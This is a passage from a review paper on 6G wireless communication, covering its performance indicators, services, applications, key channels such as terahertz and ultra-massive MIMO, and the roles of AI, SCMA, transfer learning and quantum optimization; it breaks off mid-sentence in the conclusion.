The 6G Wireless Communication environment is characterized by cutting-edge technologies and advancements aimed at revolutionizing connectivity and communication as shown in Fig. 2. 6G networks will leverage the terahertz frequency band for ultra-fast data transmission, enabling significantly higher data rates and throughput compared to previous generations. This will facilitate seamless connectivity and support data-intensive applications [2]. Optical wireless communication technologies will be integrated into 6G networks, allowing for high-speed data transmission over short distances using light waves. This will complement traditional radio frequency communication, offering enhanced bandwidth and reduced latency for indoor and localized communication scenarios [3]. Holographic Multiple Input Multiple Output (MIMO) surfaces will be employed in 6G networks to manipulate electromagnetic waves for improved signal transmission and reception. These surfaces will enable dynamic beamforming, spatial multiplexing, and interference management, enhancing network performance and reliability [4]. Holographic communication techniques will be employed in 6G networks to create realistic, three-dimensional communication environments. This will enable immersive telepresence, holographic conferencing, and augmented reality experiences, revolutionizing how people interact and collaborate remotely [5]. 6G networks will provide ultra-fast internet access with unprecedented speeds, enabling seamless streaming of high-definition content, immersive virtual reality experiences, and real-time communication applications. This high-speed connectivity will transform user experiences and enable innovative services [6]. Blockchain technology will underpin the networking infrastructure of 6G, providing enhanced security, privacy, and trust in data transactions and communication processes. Decentralized consensus mechanisms and cryptographic techniques will ensure the integrity and immutability of network data, fostering trust and reliability in 6G networks [7]. 6G networks will harness the power of quantum computing to address complex computational tasks, optimize network resources, and enhance security mechanisms. Quantum-enabled algorithms and protocols will enable faster data processing, advanced encryption techniques, and quantum-resistant cryptography, ensuring robustness against emerging security threats [8].

Fig. 2. 6G Wireless communication environment.

C. 6G Wireless Communication: Key Performance Indicators

The 6G Key Performance Indicators (KPIs) aim to achieve high data rates, optimize energy efficiency for eco-friendly communication, ensure extensive connectivity and full coverage, uphold robust security, secrecy, and privacy measures, enable intelligence in network operations, and deliver ultra-reliable, low-latency communications [9]. The data rate, emphasizing ultra-high speeds, aims to surpass terabits per second, ensuring seamless streaming and data transfer. Latency reduction to sub-millisecond levels enhances real-time applications like remote surgery and autonomous vehicles.

Reliability is heightened through fault-tolerant architectures, guaranteeing uninterrupted connectivity for critical services. Achieving precise clock synchronicity facilitates synchronized communication across vast networks, crucial for coordinated operations. Positioning accuracy advancements enable centimeter-level location determination, empowering diverse applications from augmented reality to asset tracking [10]. These KPIs collectively define the ambitious goals driving the evolution of 6G technology as shown in Fig. 3.



Fig. 3. 6G Wireless communication: key performance index.

D. 6G Wireless Communication Services

6G services promise a groundbreaking evolution in mobile broadband with reliable, low-latency communication, catering to a diverse range of needs as shown in Fig. 4. With a focus on ultra-reliable and low-latency communication (URLLC), 6G aims to support massive machine-type communication (mMTC) alongside human-centric services. Additionally, it introduces multi-purpose third-class leveraged spectrum (3CLS) and energy services, aiming to optimize resource utilization and efficiency across various applications and industries [11]. 6G services in AI encompass several key features, including Computation Oriented Communications (COC), which prioritize computational efficiency and offloading tasks to edge devices; Contextually Agile enhanced Mobile Broadband (CAeC), which dynamically adapts to user contexts and environmental conditions for optimal connectivity and performance; and Event Defined ultra-Reliable Low Latency Communications (EDuRLLC), ensuring mission-critical communication with ultra-low latency and high reliability, particularly in scenarios like industrial automation and emergency response [5].

6G services in optical wireless communication encompass cutting-edge technologies such as Visible-Light Identification, Visible-Beacon Systems, and Li-Fi, providing high-speed data transfer and connectivity. These systems adhere to standards for Visible-Light Identification and Beacon Systems, ensuring interoperability and reliability. Innovations like the reception of Visible-Light Beacon Using Rolling Shutter and the transmission of Visible-Light Beacon by Using Rotary LED Transmitter optimize signal reception and transmission efficiency, paving the way for enhanced communication capabilities in the upcoming 6G era [12]. The 6G model integrated with B-RAN (Beyond Radio Access Network) architecture is analyzed for security concerns, including selfish mining, cyber-attacks, cryptanalytic attacks, and consensus protocol attacks. Selfish mining refers to a scenario, where miners manipulate the blockchain for their benefit, potentially disrupting the network's integrity. Cyber-attacks target network infrastructure, exploiting vulnerabilities to compromise data or disrupt services. Cryptanalytic attacks aim to break cryptographic algorithms protecting communication and data integrity within the network. Consensus protocol attacks target the agreement mechanism among nodes, aiming to disrupt the network's decision-making process. These security analyses are crucial for fortifying B-RAN networks against various threats in the evolving landscape of wireless communication technologies [13].

The integration of Sparse Code Multiple Access (SCMA) within Fiber-Based Visible Light Communication (VLC) networks for 6G technology facilitate ultra-dense network deployments with grant-free non-orthogonal multiple access schemes. This advancement enables efficient utilization of spectrum resources by allowing multiple users to access the network simultaneously without the need for explicit resource allocation. SCMA enhances the network's capacity and connectivity by employing advanced code-domain multiplexing techniques, thereby enabling seamless communication in dense urban environments, and overcoming limitations posed by traditional orthogonal multiple access schemes [14].



Fig. 4. 6G Wireless communication services.

E. 6G Wireless Communication Applications

6G technology promises revolutionary applications across various domains. In the realm of the Internet of Everything, it enables seamless connectivity and communication among diverse devices and systems, fostering unprecedented levels of automation and data exchange [1], [15], [16]. Indoor Cellular Networks benefit from enhanced speeds and capacity, ensuring reliable connectivity in densely populated areas [17]. Wireless Backhaul Communication sees advancements in data transfer rates and reliability, crucial for supporting the growing demand for high-bandwidth services [17], [18]. Nano communication leverages nanotechnology for ultra-small devices and networks, enabling efficient data transfer at the nanoscale [17]. Autonomous navigation systems leverage 6G's low latency and high precision for enhanced real-time decision-making, crucial for self-driving vehicles and drones [18]. Smart grid systems utilize 6G for efficient energy management and distribution. Li-Fi technology harnesses light for data transmission, offering secure and high-speed wireless connectivity. Holographic conferencing experiences a leap with 6G, enabling immersive real-time communication [19]. Terahertz communication unlocks ultra-high-frequency bands for rapid data transfer, expanding the bandwidth for future applications [2]. Blockchain technology integrates with 6G for secure and transparent transaction processing across networks [7]. A super smart society emerges with the fusion of 6G and AI, enabling intelligent decision-making and personalized services [4], [19]. Extended reality experiences benefit from enhanced connectivity and data transfer speeds, delivering immersive virtual experiences [11]. Connected robotics and autonomous systems leverage 6G for seamless coordination and communication, facilitating collaborative tasks [1]. Wireless brain-computer interactions enable direct communication between the brain and external devices, revolutionizing human-machine interfaces. Haptic communication technologies enhance sensory feedback, enabling more immersive and interactive experiences [20]. Smart healthcare solutions utilize 6G for remote monitoring, telemedicine, and personalized healthcare delivery [18], [19], [21]. Automation and industrial processes become more efficient and responsive with 6G connectivity, enabling real-time monitoring and control [18]. Multi-user communications benefit from improved network capacity and efficiency, supporting simultaneous interactions among numerous users. Localization and sensing capabilities are enhanced, enabling precise tracking and monitoring in various environments. Wireless power transfer technologies leverage 6G for efficient energy transmission over long distances [22]. Softwarization and virtualization facilitate dynamic network configurations and resource allocation, optimizing performance and scalability [23]. Artificial intelligence is deeply integrated into 6G networks, enabling adaptive and intelligent systems [19]. Quantum communications leverage quantum properties for ultra-secure and high-speed data transfer. Optical wireless technology harnesses light for wireless communication, offering high-speed and secure connectivity in various environments. Unmanned Aerial Vehicles benefit from enhanced connectivity and control, enabling diverse applications such as surveillance, delivery, and infrastructure inspection [23].



Fig. 5. 6G Wireless communication visions.

F. 6G Wireless Communication Vision

The 6G vision for enhanced Mobile Broadband (eMBB-Plus) encompasses several key elements as shown in Fig. 5. These include Big Communications (BigCom) to support massive data transmission, Secure Ultra-Reliable Low-Latency Communications (SURLLC) ensuring robustness and speed, Three-Dimensional Integrated Communications (3D-InteCom) for spatial connectivity, Unconventional Data Communications (UCDC) exploring novel transmission methods, Holographic Communications for immersive experiences, Tactile Communications for sensory feedback, and Human-Bond Communications to foster interpersonal connections through advanced technologies [24]. The envisioned framework for 6G revolves around leveraging space resources, managing frequencies, and optimizing time allocation. Satellite networks are expected to play a crucial role, facilitating widespread connectivity, and enabling a vision of seamless communication across diverse environments. Embracing a cell-less architecture, 6G networks aims to transcend traditional cellular boundaries, fostering more flexible and adaptable communication scenarios. This architecture scenario underscores the potential for enhanced connectivity, efficiency, and innovation in future communication systems [20]. The 6G vision for transfer learning (TL) in wireless indoor localization encompasses several key areas of application, including TL in Smart Societies, TL in Satellite-Ground Integrated Communications, and TL in 6G Wireless Communication Networks. TL in Smart Societies aims to leverage existing data and knowledge to enhance accuracy within indoor environments, facilitating seamless navigation and resource allocation in smart urban settings. In Satellite-Ground Integrated Communications, TL techniques are employed to optimize communication protocols and enhance localization precision, particularly in scenarios,

where satellite connectivity is integrated with ground-based systems. Moreover, TL in 6G Wireless Communication Networks focuses on adapting localization models across evolving network architectures, enabling efficient resource utilization and robust positioning capabilities in the forthcoming era of 6G technology [23].

G. 6G Wireless Communication Channel

With 6G networks moving towards the realization of ultra-high-speed, low-latency, and high-capacity communications, advanced wireless communication channels should be developed to fulfill such ambitious requirements. The most promising channels for the future 6G systems are Optical Wireless Communication (OWC), Millimeter-Wave (mmWave), Terahertz (THz), and Ultra-Massive MIMO (UM-MIMO) as shown in Fig. 6. The channels offer a few enticing features, which include high data rates, an increase in network capacity, and the ability to handle large-scale, dense environments [37]. They also give rise to some unique challenges, including high propagation losses, interference, and complex hardware [35], [40]. This section explores the contribution of each of these important channels in 6G wireless communication, discussing their potential, challenges, and needed technological advances towards their integration in the next generation of networks. Considering their roles, we illustrate how these channels will determine the performance and capabilities of 6G systems in enabling transformative applications such as autonomous vehicles, immersive augmented reality, and ubiquitous IoT connectivity [37], [38].



Fig. 6. Key channels for 6G wireless communication.

Firstly, Optical Wireless Communication Channel has lately gained interest as a technology with huge potential for 6G, due in large part to its prowess in providing high-speed data transfer. OWC, in the context of 6G, is believed to be a solution complementary to conventional radio frequency (RF) communications, mainly in applications requiring high capacity and low latency [37]. The biggest advantage that OWC presents is the use of visible light for communications, which eventually can support higher bandwidths compared with the traditional wireless system [40]. It has strong security benefits, since it is line-of-sight communications and thus avoids interference and eavesdropping. The main disadvantage of OWC is its high sensitivity to fog, rain, and dust which tend to degrade the performance of OWC [40]. To integrate OWC fully into 6G, research is ongoing to coexist with other technologies like millimeter-wave and terahertz communication in various network configurations to ensure flexibility and robustness [37].

Secondly, millimeter-wave (mmWave) communication channel in the spectrum of 30 GHz to 300 GHz is highly essential for meeting the high data rate requirements of 6G [36]. mmWave systems will serve well in the scenario of ultra-dense networks with high-speed mobile data, such as those needed autonomous driving and augmented reality (AR) applications [39]. The abundant bandwidth of the mmWave can enable large data throughput at a very high speed. However, the mmWave signals have large free-space path loss, so advanced technologies must be adopted to improve the signal strength and coverage, like massive MIMO (multiple-input, multiple-output) systems [36]. Furthermore, beamforming is a common technique in mmWave systems. It focuses the signal energy to desired receivers, thus overcoming path loss and increasing network capacity. Moreover, mmWave communication also faces challenges with range and blockage, as its higher frequency signals are more easily absorbed or blocked by obstacles. These issues, however, can be mitigated by innovative antenna designs, such as multi-beam antennas and active beamforming, which enhance the reliability and capacity of mmWave networks [39].

Next, the Terahertz (THz) band, ranging from 0.1 THz to 10 THz, is one of the promising frontiers for 6G networks. This band, with its huge advantages in bandwidth and data rates, is ideally suited for ultra-high-speed communications and massive data traffic support [34]. THz waves can deliver a data rate of up to 1 terabit per second (Tbps) to enable extremely high-capacity wireless communication systems. THz communications are envisaged to enable a wide range of use cases in 6G, including Wireless Backhaul, intra-device communications, and vehicle-to-everything (V2X) applications [34]. The biggest challenges of Terahertz channel will be high path loss and molecular absorption at frequencies above 1 THz, which requires developing new channel models and propagation techniques [35]. In addition, THz channel modeling must account for the unique characteristics of these high-frequency signals, such as diffraction, scattering, and atmospheric attenuation, which can limit performance in certain environments. As THz technologies mature, new beamforming and antenna design techniques, as well as terahertz-based integrated circuits, will be essential to realize the full potential of this spectrum [35].

Finally, Ultra-Massive MIMO (UM-MIMO) has been one of the most promising key technologies for 6G networks to enhance capacity and coverage in ultra-dense environments. UM-MIMO uses huge antenna arrays at base stations to simultaneously serve many users in the same band, potentially containing hundreds or thousands of elements [36]. It can significantly improve the spectral efficiency of wireless networks through spatial multiplexing, in which multiple data streams are simultaneously sent to different users. UM-MIMO will be one of the core technologies in 6G, enabling high throughput and low-latency communications mainly in urban environments and high-mobility applications like autonomous vehicles and IoT devices [37]. However, the scale brings challenges in terms of hardware complexity, energy consumption, and interference management for the implementation of UM-MIMO. The key for overcoming these

challenges and ensuring that UM-MIMO is one of the cornerstones of 6G wireless systems will be the studies on massive antenna arrays, beamforming techniques, and advanced channel estimation [36], [37].

H. Artificial Intelligence for 6G Wireless Communication

The integration of Artificial intelligence (AI) into 6G wireless communication is essential for enabling the next wave of transformative capabilities. As the number of connected devices increases and demand for ultra-reliable communication increases, AI will play a pivotal role in managing and optimizing the different aspects of 6G networks. As shown in Fig. 7, this section covers the role of AI in six critical areas of 6G networks: Resource Management, Energy Efficiency, Security, Network Optimization, Self-Organizing Networks (SON), and Advanced IoT Applications.

The future 6G networks are designed to support a huge number of connected devices, ranging from smartphones and IoT sensors to unmanned aerial vehicles (UAV). With billions of devices expected to be connected in 6G networks, traditional resource management methods fall short. Therefore, AI plays a pivotal role in managing the massive scale of IoT devices by automating network management and optimizing resource allocation [25]. To ensure effective network operations, AI algorithms can optimize the utilization of network resources based on real-time data and automate decision-making processes related to network traffic such as user associations, spectrum management, and routing optimizations [25], [26]. For example, even when the number of devices grows rapidly, reinforcement learning (RL) and deep learning (DL) can dynamically adjust network settings to maintain seamless connectivity, reduce congestion and improve performance [25], [30]. These algorithms ensure that network resources are used efficiently, which is crucial for meeting the high data demands of 6G IoT applications [25]. Furthermore, energy efficiency is one of the key goals to handle massive number of connected devices and high data demands in 6G networks. AI plays an important role in optimizing energy consumption by dynamically changing network configurations and transmission power. For instance, Reconfigurable Intelligent Surfaces (RISs) contribute significantly to energy efficiency by reflecting and focusing radio waves directionally, minimizing the energy required for long-distance transmission. AI algorithms optimize RIS configurations by adapting to changing environmental conditions and user demands, ensuring efficient signal reflection and amplification. This optimization reduces the need for high-power transmission from base stations, conserving energy and improving network performance. As a result, AI-driven RIS technology not only improves coverage and capacity but also reduces power consumption, extended battery life in mobile devices, and reduces energy waste, ensuring a more sustainable and efficient 6G network [27]. In addition, as enormous amounts of sensitive data will be handled by 6G networks, security must be a top concern. AI will optimize cybersecurity in 6G networks by enabling real-time anomaly detection and predictive threat intelligence [27], [29]. For example, AI systems can analyze network traffic patterns and user behaviour to automatically identify and mitigate security threats like botnets, fraud, and cyberattacks [29]. This ensures that the right security measures are implemented swiftly. Moreover, AI may also be utilized to improve privacy and data encryption techniques, which will protect data in 6G networks at every stage of its lifecycle [27].



Fig. 7. Artificial intelligence for 6G wireless communication.

Next, 6G networks will require advanced optimization techniques to handle massive amounts of data, ultra-low latency, and high reliability. AI is central to network optimization in 6G by automating processes like load balancing, dynamic spectrum allocation, and interference management. Machine learning algorithms can also be applied in predicting network traffic, optimizing routing, and reducing latency by dynamically adjusting network parameters based on real-time conditions [29], [30]. Moreover, Self-Organizing Networks (SON) are one of the most prominent features of next-generation wireless networks, such as 6G, in which AI plays a central role in automating network management. SON targets a decrease in the manual configuration and operation of networks, using AI and ML techniques in such a way that networks can be enabled to self-optimize, self-heal, and self-configure [29]. These capabilities will provide adaptive network management, where the system automatically detects and fixes faults, optimizes traffic, and adjusts network parameters to ensure optimum performance without human intervention. AI-driven SONs can also facilitate dynamic spectrum management, interference management, and adaptive load balancing in real-time, especially in environments with massive numbers of connected devices [29]. Finally, AI will enable the development and enhancement of advanced IoT applications that are expected to be a cornerstone of 6G networks. These applications include smart healthcare, autonomous vehicles, intelligent manufacturing, and more. With the aid of AI, IoT devices will become increasingly intelligent, capable of real-time decision-making, predictive maintenance, and autonomous operations as shown in Fig. 8. Machine learning algorithms will enable IoT systems to learn from historical data and to adapt to new situations without the need for human intervention. An example in this respect is the improvement of predictive analytics in healthcare systems, which in turn allows more accurate disease detection and personalized treatment. Similarly, in autonomous

vehicles, AI-driven IoT systems are able to optimize traffic flow and ensure safe, efficient route planning [28]. Moreover, the integration of AI and IoT will contribute to building smart cities and industries that will have improved efficiency in energy use, better public service, and environmental health [25].



Fig. 8. A vision of potential future IoT wireless network architecture [25].

I. *Sparse Code Multiple Access (SCMA) for 6G Wireless Communication*

As shown in Fig. 9, Sparse Code Multiple Access (SCMA) is a promising non-orthogonal multiple access (NOMA) scheme proposed for future 6G networks to efficiently manage massive connectivity and support high-density services. SCMA enables multiple users to access the network simultaneously using different sparse codebooks, thereby increasing the capacity of the network [32]. At the receiver end, a multi-user detector based on the message passing algorithm (MPA) is employed to efficiently handle multi-user interference by exploiting the sparsity of the codebooks. This allows SCMA to deliver lower complexity compared to traditional maximum likelihood detection, making it highly suitable for large-scale systems like those envisioned for 6G [32]. SCMA's codebook design is a key component that allows efficient user separation and reduces interference. Research is ongoing to optimize SCMA codebook designs, with advancements such as star quadrature amplitude modulation (Star-QAM) and constellation rotation being explored [32]. In terms of performance, SCMA outperforms other NOMA schemes by supporting a high number of simultaneous users, while maintaining low error rates in the presence of multiple users. SCMA is also considered an excellent candidate for grant-free NOMA, where users can transmit data without waiting for scheduling signals, thus significantly reducing latency and overhead [32]. Furthermore, SCMA's ability to support Ultra-Dense Networks (UDN) and massive Machine-Type Communications (mMTC) makes it an ideal candidate for 6G networks, enabling efficient high-density connections while maintaining low latency and high reliability as shown in Fig. 10 [32].



Fig. 9. Core concept of SCMA.



Fig. 10. System architecture of a massively distributed access system with advanced technologies [32].

J. *Use of Transfer Learning for 6G Wireless Communication*

Transfer learning (TL) is a machine learning approach, where knowledge gained from one or more source tasks is used to improve the learning performance on a target task. This comes in handy particularly when the target task has limited data or labels which means that the model can apply previously learned information to improve its performance on the target task [31]. TL holds significant promise for the development of 6G wireless communications by enabling efficient resource allocation and enhancing the adaptability of models across different communication tasks. TL is particularly relevant for addressing the stringent requirements of 6G networks, including high efficiency, massive connectivity, and real-time decision-making. In 6G, TL helps systems quickly adapt to new tasks or domains by leveraging knowledge from previously solved tasks, saving both time and computational resources. For instance, TL techniques are being applied to base station (BS) switching for energy efficiency, spectrum allocation in cognitive radio networks, and indoor wireless localization, among others [31]. TL also facilitates the integration of different network components, such as satellite-ground communication systems and dynamic network slicing, by allowing models trained in one

domain to be applied to others with minimal adjustment. The ability to transfer learned knowledge across domains is crucial in managing the complexity and scale expected in 6G networks, where diverse technologies and environments will coexist and require efficient coordination [31].

As shown in Fig. 11, TL plays a crucial role in improving the accuracy of indoor wireless localization, making it more efficient by transferring knowledge from similar environments or previously collected data sets. This reduces the need for extensive new data collection in every new location. Moreover, TL helps improve energy efficiency, particularly in base station (BS) and access point (AP) switching. By transferring knowledge about energy-saving methods from existing models, TL reduces energy consumption, particularly in networks with fluctuating traffic patterns [31].



Fig. 11. Possible scenarios of TL in 6G wireless communication [31].

K. Quantum Optimization for 6G Wireless Communication

Quantum optimization is among the emerging techniques that will surely have a significant place in the future 6G networks. 6G will demand increased data rates, lower latency, and better resource management, which will not be achievable with the computational complexity of classical optimization methods. Quantum optimization promises to provide better algorithms for large-scale network problems such as multi-user MIMO detection and LDPC decoding [33]. Quantum computing uses the principles of quantum mechanics to process huge data all at once, bringing a tremendous advantage over classical computing. Quantum Annealing is one of key components in quantum optimization, which solves complex optimization problems by mapping onto a quantum state and then seeking the minimum energy configuration [33]. Quantum computing will also help optimize network performance in 6G by reducing the processing time for tasks such as MIMO detection and resource allocation. In addition, the Quantum Approximate Optimization Algorithm (QAOA), is another important technique which leverages the computational powers of quantum computers to solve complex problems more efficiently [33]. Recent advances in noisy intermediate-scale quantum (NISQ) devices have shown successful applications of quantum optimization to problems such as MIMO detection, which is key to performance and latency reduction in wireless networks [33].



Fig. 12. A Quantum computing-enabled system architecture for next-generation 6G wireless communication [33].

Fig. 12 shows that 6G wireless networks leverage quantum computing to enhance key components such as mobile backhaul, baseband processing, and mobile fronthaul. In the mobile backhaul, quantum computing helps optimize routing and load balancing to manage data traffic efficiently between remote radio heads (RRHs) and the core network [33]. By applying Quantum Annealing (QA), quantum systems can reduce delays and improve data transfer capacity, addressing the complex decision-making required in high-performance 6G environments. Quantum computing also accelerates baseband processing at centralized data centers by enhancing tasks like MIMO detection and error correction, enabling faster and more efficient signal processing, leading to improved network performance and resource allocation [33]. In the mobile fronthaul, quantum-enhanced signal processing helps manage real-time communications and synchronization between base stations and RRHs or antenna elements. Quantum algorithms improve signal clarity and reduce interference, enabling higher data throughput and better performance, especially for 6G applications such as extended reality (XR) and autonomous vehicles [33]. By integrating quantum processors into the fronthaul network, 6G can handle the increased demands for speed, capacity, and reliability, creating a seamless and efficient communication environment [33]. Overall, quantum computing plays a pivotal role in accelerating critical network functions, helping 6G achieve ultra-low latency, high data rates, and optimal efficiency.

III. CONCLUSION

In conclusion, this review underscores the transformative potential of 6G wireless communication technology as a cornerstone of future digital ecosystems. With its promise of unprecedented data rates, ultra-reliable low-latency communication (URLLC), and massive device connectivity, 6G is set to redefine the very fabric of global communication. Beyond technical enhancements, the study highlights 6G's critical role in promoting environmental sustainability through energy-efficient network designs and reduced carbon emissions. By addressing a wide spectrum of applications from immersive augmented and virtual reality experiences to autonomous transportation systems and smart cities, 6G emerges as a versatile enabler of innovation across industries. Additionally, the discussion illustrates how 6G will reshape key performance

